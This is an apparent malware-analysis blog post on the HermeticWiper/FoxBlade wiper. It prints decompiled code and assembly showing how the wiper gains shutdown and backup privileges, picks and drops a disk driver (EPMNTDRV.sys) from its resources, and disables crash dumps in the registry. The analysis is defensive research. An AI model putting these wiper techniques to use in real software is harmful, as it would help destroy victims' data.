HermeticWiper/FoxBlade Analysis (in-depth)

March 4, 2022


4 minute read

On February 23 during the war between Russia and Ukrainian, A malware which is targeting Ukrainian infrastructure (windows devices) by Russian Federation forces has since been observed in the neighboring countries of Latvia and Lithuania. HermeticWiper makes a system inoperable by corrupting its data by manipulating the MBR resulting in subsequent boot failure. Malware artifacts suggest that the attacks had been planned for several months.

Sample Overview

SHA256: `0385EEAB00E946A302B24A91DEA4187C1210597B8E17CD9E2230450F5ECE21DA`

The digital certificate is issued under the company name ‘Hermetica Digital Ltd’ and valid as of April 2021.




Code Signing Certificate

Organisation:	Hermetica Digital Ltd
Issuer:	DigiCert EV Code Signing CA (SHA2)
Algorithm:	sha256WithRSAEncryption
Valid from:	2021-04-13T00:00:00Z
Valid to:	2022-04-14T23:59:59Z
Serial number:	0c48732873ac8ccebaf8f0e1e8329cec
Intelligence:	! 2 malware samples on MalwareBazaar are signed with this code signing certificate
Thumbprint Algorithm:	SHA256
Thumbprint:	14ffc96c8cc2ea2d732ed75c3093d20187a4c72d02654ff4520448ba7f8c7df6
Source:	This information was brought to you by ReversingLabs A1000 Malware Analysis Platform


Get Privileges

First, the malware fetches the command line arguments an converts it to integer then gets the infected system time.



```
memset(hEvent, 0, sizeof(hEvent));
pNumArgs = 0;
ptr_to_cmd_args = 0;
CommandLineW = GetCommandLineW();
if ( CommandLineW )
  ptr_to_cmd_args = CommandLineToArgvW(CommandLineW, &pNumArgs);
SystemTimeAsFileTime = 0i64;
GetSystemTimeAsFileTime(&SystemTimeAsFileTime);// get current system time
v2 = 0;
v3 = StrToIntW;
if ( pNumArgs != 2 )
{
  if ( pNumArgs != 3 )
    goto LABEL_8;
  v2 = ptr_to_cmd_args[2];
}
if ( ptr_to_cmd_args[1] )
{
  ptr_to_cmd_in_int = StrToIntW(ptr_to_cmd_args[1]);// convert string args to integers
  v3 = StrToIntW;
  v5 = ptr_to_cmd_in_int;
  v40.dwLowDateTime = ptr_to_cmd_in_int;
  goto LABEL_9;
}
ABEL_8:
v5 = 35;
v40.dwLowDateTime = 35;
```

Malware gets access token for the current process and tries to get executable file path. Here is a small trick.



```
ProcessHeap = GetProcessHeap();
v9 = HeapAlloc(ProcessHeap, 8u, HIDWORD(v34));
*SeShutdownPrivilege = 'e\0S';                    // SeShutdo
v46 = 'h\0S';
v47 = 't\0u';
v48 = 'o\0d';
v49 = '\x02\x9A';
v50 = 0;
v51 = 'v\0i';                                     // ivilege
v52 = 'l\0i';
v53 = 'g\0e';
v54 = 'e';
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  if ( !GetModuleFileNameW(0, Filename, 0x104u) )
    wsprintfW(Filename, L"c*");
  FindFirstFileW(Filename, &FindFileData);
  v11 = GetLastError;
  GetLastError();
  CharLowerW(FindFileData.cFileName);
  v13 = FindFileData.cFileName[0];
  v31[2 * FindFileData.cFileName[0]] = 'n\0w';// wn
  v31[2 * v13 + 1] = 'r\0P';                  // Pr
  LookupPrivilegeValueW(0, SeShutdownPrivilege, (v9 + 4));
  LookupPrivilegeValueW(0, L"SeBackupPrivilege", v9 + 2);
```

Here malware needs to complete API calling

SeShutdo <4 bytes> ivilege

Path starts with "c"


Malware ensures that path starts with small c

Fill missing data


Get the Privilege

If the file name can't be obtained, the `c` letter is used by default (it's the expected one). If the sample has a different name, then some bytes of the string get placed somewhere unexpected on the stack, almost certainly leading to a crash later on.

the call to `CharLowerW` ensures the comparison is made using a lower-case "c", as can be seen in the screenshot below.



```
mov     ebx, eax
mov     dword ptr [esp+64], 650053h ; Se
mov     dword ptr [esp+68], 680053h ; Sh
mov     dword ptr [esp+72], 740075h ; ut
mov     dword ptr [esp+76], 6F0064h ; do
mov     dword ptr [esp+80], 29Ah
mov     dword ptr [esp+84], 0
mov     dword ptr [esp+88], 760069h ; iv
mov     dword ptr [esp+92], 6C0069h ; il
mov     dword ptr [esp+96], 670065h ; eg
mov     dword ptr [esp+100], 65h ; 'e' ; e
```




```
call    ds:CharLowerW
movzx   eax, word ptr [esp+780] ; eax <-- 'c' = 99
mov     esi, ds:LookupPrivilegeValueW
mov     dword ptr [esp+eax*8-712], 6E0077h ; wn -> [esp+80]
mov     dword ptr [esp+eax*8-708], 720050h ; Pr -> [esp+84]
lea     eax, [ebx+4]
push    eax             ; lpLuid
lea     eax, [esp+534h+SeShutdownPrivilege]
```

Then `LookUpPriviledgevalueW` API is being called for accessing privilege `SeShutdownPrivilege` & `SeBackupPrivilege` on infected system.

Dropped payload


The malware determines whether the system is x64 or x32.



```
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
v38 = wnsprintfW(pszDest, 260, L"\\??\\");
if ( ModuleHandleW )
{
  Wow64DisableWow64FsRedirection = GetProcAddress(ModuleHandleW, "Wow64DisableWow64FsRedirection");
  GetProcAddress(ModuleHandleW, "Wow64RevertWow64FsRedirection");
  IsWow64Process = GetProcAddress(ModuleHandleW, "IsWow64Process");
  if ( IsWow64Process )
  {
    CurrentProcess = GetCurrentProcess();
    IsWow64Process(CurrentProcess, &v40);
  }
}
```


Then it gets information about the operating system version with `dwMajorVersion` & `dwMinorVersion`.

In our case, the wiper checks if windows version is vista or higher according to (**6.0** is windows vista).




```
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 284;
VersionInformation.dwMajorVersion = 6;
VersionInformation.dwMinorVersion = 0;
v5 = VerSetConditionMask(0i64, 2u, 3u);
v6 = VerSetConditionMask(v5, 1u, 3u);
```

According to these information, it drops the appropriate driver from `RCDATA` which is stored in the resources section of the PE file. If the operation failed, the malware terminates.



```
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
v8 = ResourceW;
if ( !ResourceW )
  return 0;
Resource = LoadResource(hModule, ResourceW);
if ( !Resource )
  return 0;
lpBuffer = LockResource(Resource);
if ( !lpBuffer )
  return 0;
```

This is a view from **Resource Hacker** tool.



```
000111F0  53 5A 44 44 88 F0 27 33 41 00 48 44 00 00 FF 4D   SZDD  '3A HD   M
00011200  5A 90 00 03 00 00 00 7D 04 F5 F0 FF FF 00 00 B8   Z       }
00011210  F5 F0 A2 01 01 40 01 04 0F 0D 1C 09 F0 F5 F0 0E        @
00011220  FF 1F BA 0E 00 B4 09 CD 21 FF B8 01 4C CD 21 54           !   L !T
00011230  68 69 FF 73 20 70 72 6F 67 72 61 FF 6D 20 63 61   hi s progra m ca
00011240  6E 6E 6F 74 FF 20 62 65 20 72 75 6E 20 FF 69 6E   nnot  be run  in
00011250  20 44 4F 53 20 6D FF 6F 64 65 2E 0D 0D 0A 24 FE    DOS m ode.    $
00011260  01 04 8A CD 9C 54 CE AC F2 7D 07 74 05 E9 6A 72        T   } t  jr
00011270  07 CF 7D 02 77 9C 07 CD 75 02 F3 07 D1 7D 02 DD     } w   u    }
00011280  89 8B 02 E9 6A 8F 9B 04 9F 07 D5 C0 7D 02 83 83        j       }
00011290  04 8A 83 02 52 69 E3 63 68 74 01 1C 0D D0 05 50       Ri cht     P
000112A0  45 00 FF 00 64 86 06 00 B9 D7 A4 FD 48 24 07 22   E   d        H$ "
000112B0  00 0B 02 08 00 6E F5 00 00 00 0A 01 03 08 60 F5        n          `
000112C0  F0 E5 10 01 01 01 01 03 0D 11 02 00 00 D1 06 F5
000112D0  F0 20 15 01 02 80 F5 F3 7C C3 C0 10 15 F8 F1 0A             |
000112E0  15 45 18 49 16 57 1A 00 64 BA 09 10 28 D4 0A 00    E I W  d    (
000112F0  00 2C 12 11 30 EF 00 00 48 14 F5 F0 70 00 00 09    ,  0   H   p
00011300  0C 29 01 89 10 1C D0 0D AC 1D B9 19 89 10 F8 2C    )               ,
                                                                .text
```

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

Selection - Offset: 0 Length: 0

Then it sets `CrashDumpEnabled` to `0` to prevent windows from writing a log file if it stops unexpectedly.




```
if ( !RegOpenKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\CrashControl", &phkResult) )
{
  *Data = 0;
  RegSetValueExW(phkResult, L"CrashDumpEnabled", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

Then it calls `ReadWrite_IO_on_disk` which performs read write operations on disk using `DeviceIoControl` API.



```
ReadWrite_IO_on_disk(v16);
memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
memset(&v27, 0, sizeof(v27));
v20 = LZOpenFileW(v16, &ReOpenBuf, 2u);
if ( v20 >= 0 )
{
  PathAddExtensionW(pszDest, L".sys");
  v21 = LZOpenFileW(v16, &v27, 0x1002u);
  lpBuffer = v21;
  if ( v21 >= 0 )
  {
    v22 = LZCopy(v20, v21);
    LZClose(v20);
    LZClose(lpBuffer);
```

The Malware creates `\Drivers` dir in `system32` directory path to drop its malicious driver.




```
wnsprintfW(Destination, 260, L"\\\\.\\EPMNTDRV\\%u", 0);
v10 = DeviceIO_access_control(Destination, 0);
if ( !v10 || v10 == -1 )
{
  *Data = &pszDest[v38];
  if ( GetSystemDirectoryW(*Data, 0x104u) )   // system32 path
  {
    PathAppendW(pszDest, L"Drivers");         // Create Drivers dir in sys32 path
    PathAddBackslashW(pszDest);
    v38 = 26;
    v12 = &pszDest[wcslen(pszDest)];
```

So the full path is `C:\Windows\System32\Drivers\EPMNTDRV.sys`.

